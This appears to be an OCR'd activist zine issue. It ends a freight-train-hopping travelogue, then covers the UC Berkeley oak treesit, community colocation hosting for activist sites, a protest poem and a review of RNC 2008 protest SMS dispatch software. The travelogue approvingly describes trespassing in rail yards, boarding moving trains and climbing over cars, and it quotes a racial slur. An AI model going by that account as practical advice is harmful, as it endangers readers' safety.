I looked over the side as our train pulled up to the stop and saw that we were parked near the end of a yard and there were corn fields on one side, and what looked like a good size town on the other. The train felt like it was breaking up so I woke Evoltech up and told him this was our chance. We scrambled to get our gear together, hopped out and headed for the corn fields where we stripped off most our night-layers and headed into town.

We stopped at Bob's Super Store to pick up stronger water bottles- two 2 liter soda bottles to be refilled. An old woman stopped us in the juice isle and asked us how we were doing. "Are y'all in a band? Are you actors or something", we told her we were riding freight trains. She asked us why and we replied "just for fun". She reached out and patted my arm. I could tell she was really curious about us. "Well you kids have a safe trip now.", she smiled. Everyone in the store seemed to be over 60 and they would stop in their tracks when they saw us, looking confused and upset. There is something wrong with a country like America, where everyone has access to media, music, movies but still act with fear and disgust when they see someone who is different. Evoltech walked passed a table of old men staring at us, whom he overheard say "Well at least they're not niggers".

We stopped to clean up in the bathroom of a Subway restaurant. The "sandwich artist" was friendly and curious. We had the place to ourselves. We filled our water jugs and left dirt rings around the sink from cleaning up.

Later down by the tracks We found a perfect shady under-pass with trees in front of a row of cars. We sat on what must have been an ant hill for hours with every train racing past, avoiding the stares of cowboys driving by. Evoltech was becoming more and more anxious. The sun was starting to set, sherbet orange. A good looking consist train eventually came out way. Not the coal cars we had been seeing all day but a whole consist of grainers. We grabbed our bags and ran for it, unbelieving, and it slowed! I ran up the raised rocks, grabbed the handles, and jumped up. Evoltech came up after me and we ducked back into the grainer. It chugged along for a bout a minute and stopped right along the cars that we got off the night before. We felt the first jolt of a hump and decided to get off and wait. Then we saw someone coming along the tracks. A worker checking the cars. We ducked behind some nearby horse trailers until he passed.

I chased lightning bugs as Evoltech jumped into an inter-modal 48 that had just been joined on and gestured to me to join him. At the same time I saw the worker heading back down the tracks, a silhouette in a tall cowboy hat. I tried to motion as I dove into the tall grass nearby, keeping as still as possible. Two cars down from where Evoltech was hiding he climbed up and looked inside with his flashlight, then kept walking down the line looking over his shoulder. When he came back up I waited for the sound of his radio to pass and saw Evoltech standing up in the car. I gestured for him to get out and hide with me in the grass. We ducked down, getting eaten alive by mosquitoes. The worker walked back down the line a third time. This time the cars rolled forward and he was perched like a cowboy masthead on the last car. We ran down the line, picked a grainer, and climbed in. We laid there trying to steer clear of the perfectly hand-sized holes just over the wheels.

When we woke up we were in a yard where our train was being broken up. The shudders were violent. On either side of us were at least three more rows of trains. We were in a hump yard. We couldn't risk walking down the line. There was no way of telling where we were in the yard, so we decided to carefully climb over the cars and walk out sideways, something we had been advised against for safety. We chose a direction and ended up climbing over 5 or 6 rows of trains before we found a break. Then we were in front of a station filled with trucks and parts. We walked down the line avoiding as many trucks as possible, but one passed us. He must have been just a worker coming and going because he didn't seem to care at all.
We got out of the yard through a field, passing a No Trespassing sign and on to safety. Looking at our UP maps We figured out that we were in Council Bluffs, IA. We walked into town and a short while later a bus came that dropped us off about three blocks from the Greyhound station. Crazy luck.

And the train hopping part of the trip ended there. We spent a completely miserable 38 hours on Greyhound to the east coast for HOPE 6. The rest is a story for another time, another adventure, maybe another article to be written.

[1] *Hopping Freight Trains in America* by Duffy Littlejohn
http://www.zrpress.com/hoppingfreights.html

HACK THiS TREE

How a Treesit, Some Grandmothers and Native Remains Could Bring Down a University!

By Frenzy

A Treesit, for those unfamiliar with the concept, is the act of occupying a tree for a political end. The first urban treesit has been going on in Berkeley for a total of 470 days (as of March 15th 2008). The action has attracted lots of media attention; many have seen the sit on local and international news.

UC Berkeley and it's relationship with the community of Berkeley has not been good since the fight for people's park. The university with a lot of political and economic power, is able to run image campaigns on a daily basis. A shift in the student body and a increase of apathy at the campus has also contributed to the university's ability to restructure itself from a free speech university to a restricted speech area.

This particular treesit grew out of a general distaste from the community of the practices of the UC, such as the constant harassment of activists at people's park and the continuing of nuclear weapons development. The university decided to start laying plans to cut down most of the live oak trees in the Memorial Oak Grove, near Memorial Stadium and build a multi-million dollar sports training facility. Activist took to the trees to stop this plan in December of 2006 and have been there ever since. A few of the absurdities of the proposed area for the building is that it is directly on the Hayward earthquake fault, some of the oaks they want to cut were planted in memory of bay area soldiers who died in world war I and the site is also a suspected Native American burial ground.

After about 6 months of free ability to resupply those up in the trees, The University erected a 7 foot tall fence to keep people away from the grove, shortly after they erected another fence outside that one, complete with barbed wire. Both fences cost an estimated $90,000 of university money, $10,000-$12,000 for the first, and about $80,000 for the second. Resupply actions have been going on with limited problems, even with the fences, a group called "Grandmothers for The Oaks" has been helping a lot with the process.

One of the most recent developments has been the move of a treesitter to the middle of campus to highlight the problems with The University. What started as a simple banner drop with the intention of leaving resulted in a full-scale treesit along with a police barricade around the tree. The Police have prevented food and water from going up into the tree in total 5 people were arrested for throwing water to the sit. The protester, going by the name "Fresh" came down on March 14th, he was cited for illegal lodging and released. This recent action has a lot of students who were ignoring the oak grove sit to be more involved and active.

Since December 2006 when the Treesit started the University has signed a billion dollar contract with British Petroleum in the largest corporate and public learning institution merger to research "biofuels". This means that not only is UC money going to help research for private business, BP will run the projects of a public university. There are also plans to grow Genetically Engineered corn in the area, possibly contaminating people's own gardens with GE pollen.

Another situation that has increase opposition to the university is the findings of 13,000 native remains that are in storage under the women's swimming pool. Current estimates show that half of the campus used to be a burial ground for the Ohlone Tribe. The Ohlone people have demanded that the university return these remains so they can be buried in proper native fashion.

Also within this time period, ground has been broken for a new animal testing facility, even after the university said they would not expand facilities. Community outrage about the testing on campus has resulted in home demonstrations of researchers and contractors.

A simple treesit involving the construction of a new sport facility has exploded in The University's face and now to a full scale discontent situation involving community members and students alike. Solidarity Treesits are also going on at UC Santa Cruz against the Long Range Development Plan. Could it be a wave of change for UC Berkeley and the UC system? We sure hope so!

To help out with the oaks go to: http://www.saveoaks.com

Community Colocation: A Legal & Financial Firewall for Subversives & Non-Profits

By Ryan Bagueros, co-founder, San Francisco Community Colo

Every commercial website that exists on the internet has servers hosted at a colocation facility, or "colo" for short. A colo is a large, semi-sterile, air conditioned building filled with cabinets **[1]**. Each cabinet contains a power hook-up, maybe some cooling fans and anywhere from 10 to 25 rack-mounted servers **[2]**, as opposed to the normal desktop computers used at home. The alternatives to hosting at a colo facility include shared web hosting or hosting a machine off your home cable or DSL, both of which have severe drawbacks.

Colocation hosting is, by far, the best option from a technological point-of-view. Most colo facilities have generator power backups in case of an electricity outage. Most of them have security guards who monitor who is going in and out of colos, and usually have the most reliable, fastest internet uplink.

However, from a logistical point-of-view, colos present a number of challenges, especially for non-profits or groups expressing their right to freedom of speech (in particular, free speech that targets the misdeeds of large corporations or governments). It is generally the policy of all commercial colo's to immediately comply with subpoenas, DMCA take-down complaints or any official-looking order from a corporate law firm or a law enforcement agency. In many cases, compliance is not even mandatory but the commercial colo will go along with it just to be on the safe side -- after all, their only objective is to make money, so why risk it?

In addition, most colocation facilities require a minimum commitment of half a rack and several Mb/second traffic baseline, all of which translates into costs -- generally more than a financially struggling non-profit can afford.

With these problems in mind and driven by a philosophical belief in universal digital access, an off-shoot of the Electronic Frontier Foundation (EFF) called Online Policy Group was founded in 2000 with the idea of operating a colo with a "pay-as-you-can" model, relying on grants and donations for funding. During the six years that the California Community Colo Project was operated by OPG, they filled up 18 cabinets of public-use and hobbyist servers. Unfortunately, this model did not prove to be sustainable, and in December 2006 it was announced that CCCP would be powering off all of its cabinets at Hurricane Electric in Fremont, California.

By that time, though, numerous organizations deeply rooted in the community had come to rely on the colocation services provided by CCCP. A number of us decided that we would continue the community colo model, with some improvements that would make the organization more sustainable.

In December 2006, the San Francisco Community Colo was born. Our first policy change was to get rid of the "pay-what-you-can" model. The SFCCP is a membership-based group where all participants equally share the cost of uplink provider rather than just paying whatever you can (which oftentimes ended up paying nothing for months on end, sticking the organization with the bill). We also chose a more centrally-located facility in downtown San Francisco, at 6th & Brannan.

SFCCP also spends a considerable amount of organizational effort preparing for attacks on the privacy of our clients. We host activist sites from all over the world, including the West Bank, Colombia, Brazil, Venezuela. Many of the servers we host are critical tools used in struggles of resistance against some of the most corrupt governments in the world. For instance, we help host the pirate radio stream that is the voice of the insurgency against the renowned corrupt governor of the state of Oaxaca in Mexico.

We are also keenly aware of the risks facing information technology providers in this day and age. For instance, police in Italy served a colo provider with an order which allowed them to physically hack an activist server and install software which allowed them to monitor encrypted e-mail traffic [3] -- the ISP was forbidden to tell their client that this compromise had occurred and the police spied on activist e-mails for an entire year.

Compare this with how a similar situation was dealt with at the California Community Colo. At a time when the integrity of electronic voting machines was a matter of public debate and the leading manufacturer of voting machines in the U.S. (Diebold), had been re-assuring everyone that their voting machines were "hack-proof," internal Diebold communications proved otherwise. Someone hacked Diebold's mail archives and posted them on the SF Indymedia website, hosted at CCCP. We received a DMCA takedown order but because we are a community colo, not a for-profit colo, we immediately took the order to sympathetic attorneys. Diebold's order was fought in court and we won -- the damning evidence against Diebold's machines would stay online and Diebold was commanded to pay legal fees and more [4].

While it is true that ultimately the community colos are not entirely independent from a commercial backbone provider, we provide enough bureaucratic distance that we can intercept legal requests before they get that far. And, as history has shown, this approach works. By providing a "community network," we are able to throw up a line of defense against those who would suppress the inherent freedom of information that makes the internet phenomenon so meaningful.

Therefore, the purpose of community networks like SFCCP is two-fold:
1) to provide high-availability, high-quality uplinks to community groups and non-profits at a reasonable price and 2) to provide a front line of defense against corporate and law enforcement interference.

Finally, it's worth nothing that the SF Community Colo is largely run like any other open source or free software project. For the most part all decisions are transparent. We even use Trac [5], traditionally used to manage free software projects, as our organizational software.

SFCCP is constantly working on improving our security and lowering our costs. Current projects include distributed and redundant data storage to mitigate the impact of the loss of a single SFCCP server. The work we're doing is cutting edge and our goal is to form a network of community colos that can take our project to the next level.

That said, we are in desperate need of support from the community. While we are just about fiscally solvent on our month-to-month expenses, we could use help in the following ways:

1) Human resources! We need motivated individuals who want to see a project like this succeed and can donate some sweat and labor to the project. You can e-mail us at org@mail.sfccp.net to start getting involved.

2) Technology resources! As long as the equipment isn't broken, we'll take any kind of networking gear or rack-mounted servers that you aren't using. Again, email org@mail.sfccp.net to get in touch about this.

3) Money, money, money! It's the root of all evil but we are seriously in need of outright donations or anyone who understands how we can get grants to help us continue our work. If you can help us out with that, please e-mail org@sfccp.net -- note that all SFCCP workers are unpaid volunteers and we dig in our own pockets to pay for emergency costs.

4) Start a community colo in your city! We are more than happy to help new community colo's get up and running. Please get in touch with us if you'd like our help in getting a CCP running in your city.

There are less and less spaces on the internet which are outside the reach of corporate and law enforcement reach. The community colo movement is doing everything we can to reverse that trend. Community colos are popping up all over North America -- Seattle, Chicago, New York City and a new one forming in Cleveland, Ohio. We hope to hear from all freedom-loving netizens who want to help see this project grown and succeed.

Footnotes:
----


[1] Your typical colocation facility -
http://porn.linefeed.org/web_corridor.jpg


[2] Rack-mounted servers -
http://www.flickr.com/photos/sfccp/449887197/

[3] Autistic attack -
http://test.edri.org/edrigram/number3.14/Italy

[4] Online Policy Group v. Diebold -
http://www.eff.org/cases/online-policy-group-v-die

[5] Trac Integrated SCM & Project Management -
http://trac.edgewall.org/





One lash for the Leader, with the charismatic glow
One lash for the Millions, who never said no
One lash for the Politician who takes away our rights
One lash for the General, who lights up our nights
One lash for the CEO, who hears the money call
One lash for the Worker, who takes the fall
One lash for the Priest, who says that we sin
One lash for the Secretary, who says the we'll win
One lash for the Teacher, who ignores the facts
One lash for the Soldier, and his heinous acts
One lash for the Intern, who covers his tracks
One lash for the Parent, who says it's alright
One lash for the Baby, who cries in the night
One lash for the Student, who never inquires
One lash for the Arson, who never sets fires
One lash for the Terrorist, who prays to his God
One lash for the Governor, who kills with a nod
One lash for the Judge, for condemning an innocent
One lash for that Man, for not questioning precedent
One lash for the Madmen, for telling the truth
One lash for the Marketer, for enticing our youth
One lash for the Bomber, that he waste his mind
One lash for the Black man, homeless and blind
One lash for the Drunk, never aware
One lash for his Friend, with the gazely stare
One lash for his Mother, for giving him drink
One lash for his Sister, for never stopping to think
One lash for their "Father", who rules over all
One lash for his Son, and Peter and Paul
One lash for the Folk singer, who hung himself
One lash for the Poet, who sits in a shelf
One lash for the Pop stars, who threw away art
One lash for the Downcast, who gave all their heart
One lash for the Lawyers, rich and greedy
One lash for the Ramshackled, abandoned and needy
One lash for the Nations, who maintain their violence
One lash for the Nations, who maintain their silence
One lash for the Citizen, who finds dissension grand
One lash for him more, for not taking a stand

by Ardeo

RNC 08 Comms Analysis

by CGB

This is an analysis of the implementation of the communications team at the Republican National Convention in Minneapolis, MN September 2008. While the majority of this analysis was written by CBG, it is hoped that others who can provide their own analysis will in the comments section.

Introduction

This is an analysis of the Tin Can Collective's attempt to provide a communications infrastructure for the RNC 08 protests in the Twin Cities. The analysis is based on first hand knowledge and informal discussions with a variety of users and other participants during the 4 day long protests. Tin Can was a new collective made up folks that had never worked together on such a project prior to the RNC 08 protests. The collective came together sometime after May giving it about 3 months to prepare and implement the infrastructure for tens of thousands of possible users.

The Tin Can Collective

This collective was a mix of locals and people from around the country. No one in the group had experience providing a communication infrastructure on such a scale. The main body of the collective was made up of various activists with a wealth of varied experiences with protests at this scale. The collective worked very well together despite geographic distance. The collective had very modest resources and needed to rely on donations for the equipment and money needed to set up the infrastructure. The entire thing was done a shoestring budget.

Twitter/Tapatio

The backbone of the system was the use of Twitter. After much discussion it was decided that Twitter would be more effective than other already existing networking software (e.g. TxtMob) and that the short period of time would make it impossible to code our own networking system. Twitter would handle the function of distributing sms messages to users on the streets. There was concern about Twitter's ability to handle the volume of messages and that some mobile phone systems could not support Twitter. There was also concern about significant delays, like the ones that occurred during the NYC RNC 04 protests that used TxtMob. These problems did not occur during the RNC 08. There were very few systems that could not utilize Twitter (the exception being pre-paid T-Mobile) and there was no noticeable delay in relaying messages despite heavy volume. Overall Twitter worked as expected.

Tapatio was a new software developed for the protests. It was to be a management system that worked with Twitters distribution system. Tapatio was a way to filter and generate messages. It was to be used by the collective to send out useful sms messages to the street level users. It also allowed street users to send sms messages to the comms team to be dispatched to the right groups and vetted. Tapatio was a complicated piece of software that managed a variety of tasks in a pretty straightforward user format. There were also some problems that if there had been more time and greater number of practice sessions could have been corrected.

(Note from the tapatio development team: The name "tapatio" for this project was concieved early in 2008 when the software was in it's early design phase. Hackbloc developers were tired of the naming conventions that were already in use (famous anarchists or penguin types for computers, choice beverages for code projects, etc). The naming convention that was decided on was hot sauces, and the sauce that was on the tip of everybody's toungue after dinner that night was tapatio. Tapatio has been released as a Drupal module. All releases are available at http://drupal.org.project/tapatio.)

What worked

* Tapatio was successful in dividing messages effectively among various user groups. There were a total of about 17 user groups ranging from 7 sector groups to a food group. This system worked and all user groups were able to get messages directed at their interests.

* Tapatio allowed for successful filtering of undispatched and dispatched messages. This system could filter messages a variety of ways from date, type, dispatched/undispatched, etc. This system also allowed all sms messages to be looked at by a variety of operators before being sent out and even after messages were sent out.

* The automatic date and time stamp also worked well in helping to organize the messages and determining their relevance.

* Each message had a user name attached to help verify information and seek out further clarification and this was also quite helpful.

* The system allowed individuals to choose what user groups they wanted to belong to and unsubscribe on their own. Thus effectively decentralizing the flow of information.

* Tapatio worked pretty well at receiving sms from the street, awaiting vetting and being sent out.

* The verification sections (e.g. select group) stopped poor or undifferentiated messages going out.

What could be improved upon

* Picking shorter and easy names for user-groups to ease registration for those unfamiliar with Twitter. Most namely not using confusing words or symbols like "_" .

* Allow for the deleting in batches in messages that would not be sent out, as opposed to each individual message with a further click for verification. This took a substantial amount of time to delete messages.

* Have the Title field and the message field linked to avoid copying and pasting, which also added to the time of sending out messages. Nearly 90% of the messages had identical titles and messages.

* Design the front page better:
    1. Allow all groups to be seen without scrolling.
    2. Allow a check box system to click groups (as opposed to a cntrl click)
    3. An option to select all groups
    4. Shrink "Body" section and change it to "Notes" to make it more clear.
    5. Create some simple macros (e.g. Police) for the message section

* It was planned but never implemented the "Info, Warning or Emergency" designations (yet was needed to send out a message thus adding another two clicks to dispatch). The idea of this is good and should be implemented. The hope that people could choose if they wanted all messages or just emergencies would add to the userability and make this designation useful.

* The Rating system, including the pre-weighted votes (e.g. Scouts) and adding votes never actually worked and thus were bypasssed. It was easy to do and thus did not slow down or interfere with the dispatching of messages but could either be improved upon or removed.

* De-duplication was like the Rating system in that it was ignored. It did work however but because it was counter-intuitive it was not practical. The inability to delete in batches created long lists of messages and thus scrolling to find the duplicate message/s took longer than retyping a sending out a fresh message it was not used. It also deleted the message you were looking at keeping the one from the list, which is counter intuitive. Also the newer message often had better info and thus should be the one kept and the one from the scroll list should be the one deleted.

* Most of the flaws in the system were minor and over all Tapatio was a success.

(Note from the tapatio development team: Each of these feature requests are being worked on as this goes to press. Always check http://drupal.org/project/tapatio for the current release. Information about this project and other communications software written by the hackbloc team can be found at http://comms.hackbloc.org)

Scouts & Operators

In addition to the collective, there were individuals who agreed to work as volunteer scouts and operators. Scouts were people on the streets providing information to comms and willing to be dispatched to areas where there were no scouts but reports were coming in. Scouts were to have increased reliability and for the most part this seemed to be true. Though the Rating/voting system did not work operators simply dis-

Hello
Hi, this is the operator, what's your location and situation?
Police are staging at 3rd and market in riot gear. Looks like they are going to mobilize.

patched scout info without verification for the most part and this worked quite well. Operators were the ones answering the phone, writing sms and dispatching other sms messages to the street.


We had enough of both for at least the first day and the people seemed to take their tasks seriously and do them well. Both types of trainings (Scout and Operators). Both operators and scouts added to the overall success of the project and did a great job.

The trainings for both groups could have been better and more organized, especially the operators. The average training time was about 30 minutes, with about 6-12 participants. The vouch system seemed to work for both scouts and operators and there was not shortage of either. The vouch system was a success. Asking people to pre-register for scouts and operators on-line was not a success with only one or two people bothering to fill it out.

Things that could be done better would include greater preparation in trainings. In the future, having sign-in sheets with phone numbers, handles, type of scout (bike, foot, connected with an affinity group, floating, etc.) and times working would be useful. These could be easily encrypted and provide security for those volunteering but allowing comms to keep track of folks. Having better advertised meetings would also be useful, since we are using a vouch system that requires a bit of front end work.

SKYPE & Texting

